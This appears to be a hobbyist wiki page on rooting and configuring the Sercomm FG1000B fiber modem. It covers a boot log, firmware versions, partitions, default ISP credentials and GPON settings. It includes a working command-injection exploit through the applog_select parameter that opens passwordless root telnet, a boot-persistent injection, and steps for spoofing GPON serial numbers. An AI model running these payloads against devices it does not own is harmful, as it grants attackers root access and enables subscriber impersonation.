01 ----------++++++++++++++++++++++++++++++++++++++++++++++X++++++++++++++++++++++++++++++++++++++++++++++----------------
start of memsys_end
[0x80180004] = 0x8110071f
[0x80180010] = 0x00000008
end of memsys_end
DDR test done successfully
FPS0
----
PAR1
U998
COM0
UBI#
03E6
BT98
0048
----
PAR2
U998
COM0
UBI#
03E6
BT98
0048
----
TRY2
NAN3
UBI!
NAN5


Base: 5.2_05p1
CFE version 1.0.38-163.181 for BCM96856 (64bit,SP,LE)
Build Date: Tue Jun 16 14:51:57 CST 2020
Copyright (C) 2000-2015 Broadcom Corporation.

Boot Strap Register:  0x53008056
Chip ID: BCM68360_B1, Broadcom B53 Dual Core: 1500MHz
RDP: 1400MHz
Total Memory: 268435456 bytes (256MB)
NAND ECC BCH-4, page size 0x800 bytes, spare size used 64 bytes
NAND flash device: , id 0xc8d1 block 128KB size 131072KB
CPU1
Error no gpio number defined for external interrupt 24579!
Dump Current setting of SWREGs
1.0D, reg=0x00, val=0xc690
1.0D, reg=0x01, val=0x0d06
1.0D, reg=0x02, val=0xcb12
1.0D, reg=0x03, val=0x5372
1.0D, reg=0x04, val=0x0000
1.0D, reg=0x05, val=0x0702
1.0D, reg=0x06, val=0xb000
1.0D, reg=0x07, val=0x0029
1.0D, reg=0x08, val=0x0c02
1.0D, reg=0x09, val=0x0071
1.8 , reg=0x00, val=0xc690
1.8 , reg=0x01, val=0x0d06
1.8 , reg=0x02, val=0xcb12
1.8 , reg=0x03, val=0x5370
1.8 , reg=0x04, val=0x0000
1.8 , reg=0x05, val=0x0702
1.8 , reg=0x06, val=0xb000
1.8 , reg=0x07, val=0x0029
1.8 , reg=0x08, val=0x0c02
1.8 , reg=0x09, val=0x0071
1.5 , reg=0x00, val=0xc690
1.5 , reg=0x01, val=0x0d06
1.5 , reg=0x02, val=0xcb12
1.5 , reg=0x03, val=0x5370
1.5 , reg=0x04, val=0x0000
1.5 , reg=0x05, val=0x0702
1.5 , reg=0x06, val=0xb000
1.5 , reg=0x07, val=0x0029
1.5 , reg=0x08, val=0x0c02
1.5 , reg=0x09, val=0x0071
1.0A, reg=0x00, val=0xc690
1.0A, reg=0x01, val=0x0d06
1.0A, reg=0x02, val=0xcb12
1.0A, reg=0x03, val=0x5370
1.0A, reg=0x04, val=0x0000
1.0A, reg=0x05, val=0x0702
1.0A, reg=0x06, val=0xb000
1.0A, reg=0x07, val=0x0029
1.0A, reg=0x08, val=0x0c02
1.0A, reg=0x09, val=0x0071
Take PMC out of reset
waiting for PMC finish booting
PMC rev: 3.1.8.427360 running
pmc_init:PMC using DQM mode
Board IP address                  : 192.168.1.1:ffffff00
Host IP address                   : 192.168.1.100
Gateway IP address                :
Run from flash/host/tftp (f/h/c)  : f
Default host run file name        : vmlinux
Default host flash file name      : bcm963xx_fs_kernel
Boot delay (0-9 seconds)          : 1
Boot image (0=latest, 1=previous) : 0
Default host ramdisk file name    :
Default ramdisk store address     :
Default DTB file name             :
Board Id                          : 968360BG
Number of MAC Addresses (1-64)    : 11
Base MAC Address                  : a0:95:XX:XX:XX:XX
PSI Size (1-512) KBytes           : 24
Enable Backup PSI [0|1]           : 0
System Log Size (0-256) KBytes    : 0
Auxillary File System Size Percent: 0
RNR_TBLS memory allocation (8-13) (MB) : 8
FPM_POOL memory allocation (MB)   : 16
DHD 0 memory allocation (MB)      : 0
DHD 1 memory allocation (MB)      : 0
DHD 2 memory allocation (MB)      : 0
WLan Feature                      : 0x00
Voice Board Configuration (0-31)  :
Partition 1 Size (MB)             : 0M
Partition 2 Size (MB)             : 0M
Partition 3 Size (MB)             : 0M
Partition 4 Size (MB) (Data)      : 4M

*** Press any key to stop auto run (1 seconds) ***
Auto run second count down: 0
     0100
     0100
ubi_find_file: got vmlinux.lz  size 2732917
Decompression LZMA Image OK!
Entry at 0x0000000000080000
Starting program at 0x0000000000080000
ubi_find_file: got 96856.dtb  size 2973
cfe_fs_fetch_file: Success locating 96856.dtb image
/memory = 0x10000000 bytes @ 0x0
rdp param1 value 0x2000000 in device tree larger than nvram value 0x1000000. Use device tree value!
Appending CFE version to dtb, ret:0
Appending NVRAM to dtb, ret:0
Root procedure
See the enable telnet/ssh section
List of software versions
| Firmware version | Firmware date | used by |
|---|---|---|
| 090111.1.0.002 | 31.08.2021 | 1&1 (FG1000B.11) |
| 090122.1.0.001 | 03.11.2022 | Vodafone (FG1000B.VF) |
| 090133.1.0.003 | 11.09.2023 | o2/Telefonica (FG1000B.O2) |
| 090144.1.0.001 | Deutsche Telekom (FG1000B.11) | |
| 090144.1.0.004 | Deutsche Telekom (FG1000B.11) | |
| 090144.1.0.006 | Deutsche Telekom (FG1000B.11) | |
| 090144.1.0.009 | 23.05.2025 | Deutsche Telekom (FG1000B.11) |
| 090165.1.0.009 | Deutsche Telekom (FG1000B.11) |
Firmware downloads
Deutsche Telekom makes firmware update files available on their website: Glasfaser-Modem firmware. Note that the firmware files appear to be encrypted/obfuscated (Sercomm proprietary format).
List of partitions
cat /proc/mtd
| dev: | size | erasesize | name |
|---|---|---|---|
| mtd0: | 00200000 | 00020000 | "CfeROM |
| mtd1: | 00400000 | 00020000 | "CfeRAM1 |
| mtd2: | 00400000 | 00020000 | "CfeRAM2 |
| mtd3: | 000a0000 | 00020000 | "FlashMAP |
| mtd4: | 000a0000 | 00020000 | "SN |
| mtd5: | 00140000 | 00020000 | "Protect |
| mtd6: | 01b80000 | 00020000 | "Rootfs1 |
| mtd7: | 00c80000 | 00020000 | "Lib1 |
| mtd8: | 01b80000 | 00020000 | "Rootfs2 |
| mtd9: | 00c80000 | 00020000 | "Lib2 |
| mtd10: | 000a0000 | 00020000 | "Bootflg |
| mtd11: | 000a0000 | 00020000 | "Rootfs1_Info |
| mtd12: | 000a0000 | 00020000 | "Lib1_Info |
| mtd13: | 000a0000 | 00020000 | "Rootfs2_Info |
| mtd14: | 000a0000 | 00020000 | "Lib2_Info |
| mtd15: | 00280000 | 00020000 | "XMLConfig |
| mtd16: | 00280000 | 00020000 | "Erasable_XML_CFG |
| mtd17: | 00960000 | 00020000 | "AppData |
| mtd18: | 00140000 | 00020000 | "Yaffs |
| mtd19: | 010c0000 | 00020000 | "Reserve |
| mtd20: | 00930000 | 0001f000 | "rootfs_ubifs |
| mtd21: | 0029bf98 | 0001f000 | "filestruct_full.bin |
| mtd22: | 003bd000 | 0001f000 | "lib_squashfs |
Useful files and binaries
Warning
NAND MTD5 mounted as /tmp/var_link_dir/ft contains all serial numbers and the MAC address of the ONT, please consider backing it up before performing any hack, files are: customer_sn,gpon_sn,hw_version,mac_addr,pcba_sn
Warning
Calling the board_init binary directly or indirectly (via init script) when the board is already booted will cause NAND mtd 5, 15, 16 & 17 to be erased! Please back them up before any hacking! Recovery is possible if you hardware reset the device, enable the telnet and recreate the customer_sn, gpon_sn, hw_version, mac_addr, pcba_sn file on the /tmp/var_link_dir/ft volume which can be remounted as R/W mount -o remount,rw /dev/mtdblock5 /tmp/var_link_dir/ft.
Useful files
/etc/framework_init.sh- is the main entry for the launch of the Sercomm framework by/etc/rcS
Useful binaries
pb_ap- monitors thereset button. If the button is pushed for longer than 10s it resets the ONT to factory default, otherwise it only reboots the device - Run at startup - no argsfw_image_ctl- allows firmware upgrade, switch betweenfw0&fw1,reading firmware info, replicating between fw, deactivating image etc... - Options listed when called with no argscmld_client- manipulates the configuration 'DB' stored in /dev/mtd15, its output is in the XML format. The root element is "InternetGatewayDevice". A final '.' dot is needed to list all sub-elements. Example to get the device's full XML configcmld_client get_node InternetGatewayDevice.. Listed elements withwritable="1"can be changed withsetand the node path. Elements marked asdynamic="1"have their value evaluated at the time you specifically call get on that specific node,cmld_client get InternetGatewayDevice.WANDevice.1.X_SC_GponInterfaceConfig.Status- The daemon is run at startup - options listed when called with no argscmd_agent- strange daemon launched at startup during/etc/rcSthat opens a/tmp/cmd_clientsock file that listens to commands and executes them. - No argsstatd- daemon launched at boot which collects monitoring data from the ONT. - No argsubusd- ubusd is used to send message between processes, current ubus services arecml,network-manager,smdsmd- daemon in charge of launching the/opt/plugin for each of the ONT's service like:init, gpon, iptv, temperature, account, http, lan, network, syslog, system. All is done in code which does not help hacking the device.
Web UI credentials
Deutsche Telekom (FG1000B.11)
The Deutsche Telekom variant does not require login credentials for the web interface on firmware 090144.1.0.001.
1&1 (FG1000B.11)
| Field | Value |
|---|---|
| Username | 1UND1 |
| Password | G6m%Z followed by the last 5 digits of the GPON SN (Modem-ID on the sticker) |
Vodafone (FG1000B.VF)
| Field | Value |
|---|---|
| Username | vodafone |
| Password | Printed on the device label |
o2/Telefonica (FG1000B.O2)
| Field | Value |
|---|---|
| Username | Not required (login page only asks for password) |
| Password | Printed on the device label |
Usage
Enabling telnet/SSH/serial
The code below can be pasted in the browser's console after opening http://192.168.100.1 (default ONT's web UI). This will enable telnet as root with no password on the device (same can be done with /usr/sbin/sshd binary). The below hack uses an injection on the eventlog_applog_download.json page, the commands can be injected in the request body's applog_select parameter and they are executed as superadmin (root).
// Fetch a non csrf protected page to get a csrf token
await fetch("http://192.168.100.1/setup.cgi?next_file=statusandsupport/status.html").then(function (response) {
	return response.text();
}).then(function (html) {
	//inject the html response into a HTML DOM to parse it
    var el = document.createElement( 'html' );
    el.innerHTML = html;
	//The token is inserted into the first <script> tag of the page
    var es = el.getElementsByTagName( 'script' );
	var aText = es[0].text;
	//Add the csrf token in the document for other requests
    document.csrf_token = aText.match("'(.*)'")[1];
}).catch(function (err) {
	console.warn('Something went wrong.', err);
});

//use the csrf token to activate telnet with no login and a shell

fetch('http://192.168.100.1/data/statussupporteventlog_applog_download.json?_=1686211215966&csrf_token='+document.csrf_token, {
  method: 'POST',
  headers: {
    'Content-Type': 'application/x-www-form-urlencoded;charset=UTF-8'
  },
  body: 'applog_select=a;echo "#!/bin/sh" > /tmp/slogin;echo "export PATH=/bin:/sbin:/usr/bin:/usr/sbin" >> /tmp/slogin;echo "/bin/sh" >> /tmp/slogin;/bin/chmod 755 /tmp/slogin;/usr/sbin/telnetd -l /tmp/slogin'
})
.then(res => res.json())
.then(console.log)
Simplified method (for 1&1/Vodafone/o2 variants, after web login)
After logging into the web interface, the following simplified command can be run in the browser console to enable telnet. The page_data_send function handles the csrf_token automatically:
page_data_send("/data/statussupporteventlog_applog_download.json", 'applog_select=a;echo "#!/bin/sh" > /tmp/slogin;echo "export PATH=/bin:/sbin:/usr/bin:/usr/sbin" >> /tmp/slogin;echo "/bin/sh" >> /tmp/slogin;/bin/chmod 755 /tmp/slogin;/usr/sbin/telnetd -l /tmp/slogin')Enabling SSH
On the 1&1, Vodafone, and o2 variants (which have /opt/lib/libsl_access_control.so, unlike the DT variant), the SSH server can be enabled persistently:
cmld_client set InternetGatewayDevice.X_SC_Management.Server.SSHServer.Enable=1
cmld_client save
reboot
After reboot, connect with SSH using the same credentials as the web interface:
ssh -oHostKeyAlgorithms=+ssh-rsa -oKbdInteractiveAuthentication=no 1UND1@192.168.100.1Replace 1UND1 with vodafone or o2 depending on the variant, and adjust the IP address accordingly (o2 uses 192.168.1.1).
Note
By default the SSH server runs a limited sc_cli shell. To get a full shell, first enable telnet, then run:
mount --bind /dev/null /bin/sc_cliThis restores normal SSH behavior with a full shell. This change is not persistent across reboots.
Access control page
The web interface has a hidden Access Control page that may allow enabling SSH/Telnet from the UI. It can be accessed directly at:
http://192.168.100.1/settings.html#sub=80This page is commented out in the navigation menu but still functional.
Boot-persistent telnet
There is a way to make a script call at boot to ensure telnet or other services start at boot if needed. It uses a hack from libsl_system.so where there is a system(...) call using a String from config, string must be <=12 char. The system call is supposed to set set hostname of the device for storage sharing. In the example below, a /data/up shell script would be created (ensure it has execute rights, such as: chmod 755).
#First we need to add the missing entry
/usr/bin/cmld_client add InternetGatewayDevice.Services.StorageService. 1
#Then inject within the 12 character limit the hostname and a call to our script
/usr/bin/cmld_client set InternetGatewayDevice.Services.StorageService.1.X_SC_NetbiosName='a;/data/up&'
/usr/bin/cmld_client save
Logging configuration
syslogd is configured via Config DB config cmld_client get_node InternetGatewayDevice.X_SC_Management.Syslog.. This config is read from the libsl_syslog.so plugin of smd daemon, which generates the /tmp/lxxd/logd.conf file and starts the daemon with it as parameter.
GPON ONU status
Getting the operational status of the ONU
/bin/gponctl getStateGetting OLT vendor information
/usr/sbin/umci_ctl stack get olt_typeor
/usr/sbin/umci_ctl rg helpQuerying a particular OMCI ME
/usr/sbin/umci_ctl mibGetting/Setting Speed LAN Mode
This has been tested on the Telekom Germany Model of the FG1000B and has brought the desired success of increasing the pre-configured ethernet port speed (1G) to auto-negotiated 2.5G. This does not survive a reboot though.
/bin/ethctl eth0 media-type autoGPON/OMCI settings
Part of GPON config is done via the misc configuration loaded as first lib by the smd binary, the config can be seen here:
/usr/bin/cmld_client get_node InternetGatewayDevice.X_SC_MiscCfg.GPON.Be aware the fields OmciManageUniMask, PretendFwVersion are initiated in the binary with respective value 01000000, 0.
Getting/Setting ONU GPON Serial Number
Default value: 16 hex chars on the back of the ONT, starts with 53434F4DA. The default S/N is the Modem-ID on the sticker. You can test serial and/or ploam combinations using the command provided below. The password is Hex only and can be up to 36 characters long.
/bin/gponctl stop
/bin/gponctl setSnPwd --pwd 00-00-0X-XX-XX-XX-XX-XX-XX-XX --sn YY-YY-YY-YY-YY-YY-YY-YY
/bin/gponctl start
You can monitor status by running:
/bin/gponctl getstateTo save the serial number you need to re-mount /tmp/var_link_dir/ft as R/W and change the gpon_sn file (consider backing up of the folder before ANY action)
/bin/mount -o remount,rw /dev/mtdblock5 /tmp/var_link_dir/ft
echo "XXXXXXXXXXXXX" > /tmp/var_link_dir/ft/gpon_sn
/bin/mount -o remount,ro /dev/mtdblock5 /tmp/var_link_dir/ft
/sbin/reboot
Getting/Setting ONU GPON PLOAM password
The PLOAM password can be set directly as text or hex (without 0x) via the Web interface if shorter than 10 digits, otherwise a POST call to the URL provided below allows passwords longer than 10 digits (max is 36 characters). For example a 20-digit long hex password can be set with these commands:
curl -i -s -k -X $'POST' -H $'Content-Type: application/x-www-form-urlencoded' \
    -H $'Accept-Language: en-GB,en-US;q=0.9,en;q=0.8' \
    -d $'ploam_password=00000XXXXXXXXXXXXXXX' \
    $'http://192.168.100.1/ONT/client/data/Router.json'
Or via the CLI with:
/usr/bin/cmld_client set InternetGatewayDevice.WANDevice.1.X_SC_GponInterfaceConfig.X_SC_Password=00000XXXXXXXXXXXXXXX
/usr/bin/cmld_client save
Getting/Setting ONU GPON LOID and LOID password
Warning
Not tested but seems to be used by the misc config at smd init
/usr/bin/cmld_client set InternetGatewayDevice.X_SC_MiscCfg.GPON.LoIdPassword=

/usr/bin/cmld_client set InternetGatewayDevice.X_SC_MiscCfg.GPON.LoId=
Getting/Setting OMCI software version (ME 7)
Warning
get works, set is not tested but seems to be used by the misc config at smd init
/usr/bin/cmld_client get InternetGatewayDevice.X_SC_MiscCfg.GPON.OmciVersionor via umci_ctl get/set tool (if the config overwrite OMCI or the other way around has not been tested)
/usr/sbin/umci_ctl mib get 7Getting/Setting OMCI hardware version (ME 256)
Default value: Glasfaser.DTV1
/bin/mount -o remount,rw /dev/mtdblock5 /tmp/var_link_dir/ft
echo "XXXXXXXXXXXXX" > /tmp/var_link_dir/ft/hw_version
/bin/mount -o remount,ro /dev/mtdblock5 /tmp/var_link_dir/ft
reboot
Getting/Setting OMCI vendor ID (ME 256)
Default value: 53434F4D
Warning
The set command is available for Class_id, Entity_id, Index and Value parameters, but has not been tested.
/usr/sbin/umci_ctl mib get 256Getting/Setting OMCI equipment ID (ME 257)
Warning
The set command is available for Class_id, Entity_id, Index and Value parameters, but has not been tested.
/usr/sbin/umci_ctl mib get 257Advanced settings
Transferring files to the stick
Since neither netcat/nc nor ftp/sftp/ftps are available, the best option is to use curl to download files from a webserver on your network over HTTP only. Additionaly a full version of busybox for ARM can be added in the /data partition and then use nc to pipe data in and out of the device.
Backup of all partitions
dd can be used, as it is available on the device/default busybox to backup the efull nand via /dev/mtd
Checking the currently active image
/usr/sbin/fw_ctl -sThe output includes a current running fw line.
Booting to a different image
/usr/sbin/fw_ctl -c XWhere X is <0|1|3> and sets commit image; 3 commits current firmware.
Cloning of image 0 into image 1
/usr/sbin/fw_ctl -r XXXXWhere XXX is <fw|lib> copy type <fw|lib> from current firmware to backup firmware.
Setting management MAC
/bin/mount -o remount,rw /dev/mtdblock5 /tmp/var_link_dir/ft
echo "A095XXXXXXXX" > /tmp/var_link_dir/ft/mac_addr
/bin/mount -o remount,ro /dev/mtdblock5 /tmp/var_link_dir/ft
/sbin/reboot
The format is 12 hex digit without any 0x or :
Setting management IP
/usr/bin/cmld_client set InternetGatewayDevice.LANDevice.1.LANHostConfigManagement.IPInterface.1.IPInterfaceIPAddress=192.168.100.1
/usr/bin/cmld_client save
Rebooting the ONU
Either via the public WebUi http://192.168.100.1/ONT/client/html/content/config/problem_handling.html?lang=en, Reboot button or
/sbin/rebootKnown Bugs
It seems cmld_client get can't return string values longer than 12 characters, even for field types mentioning string length. A walkaround is to use get_node on the parent element to get proper value ouput.
Miscellaneous Links
Other brand names
- 1&1 Glasfaser Modem (FG1000B.11)
- o2 Glasfaser Modem (FG1000B O2)
- Telekom Glasfaser Modem 2 (FG1000B.11)
- Vodafone Glasfaser Modem (FG1000B.VF)
Credits
This whole documentation here was made possible thanks to the time invested into reverse engineering by @hwti and the rest of the folks from the forum mentioned in the links section of this page. Thanks a lot!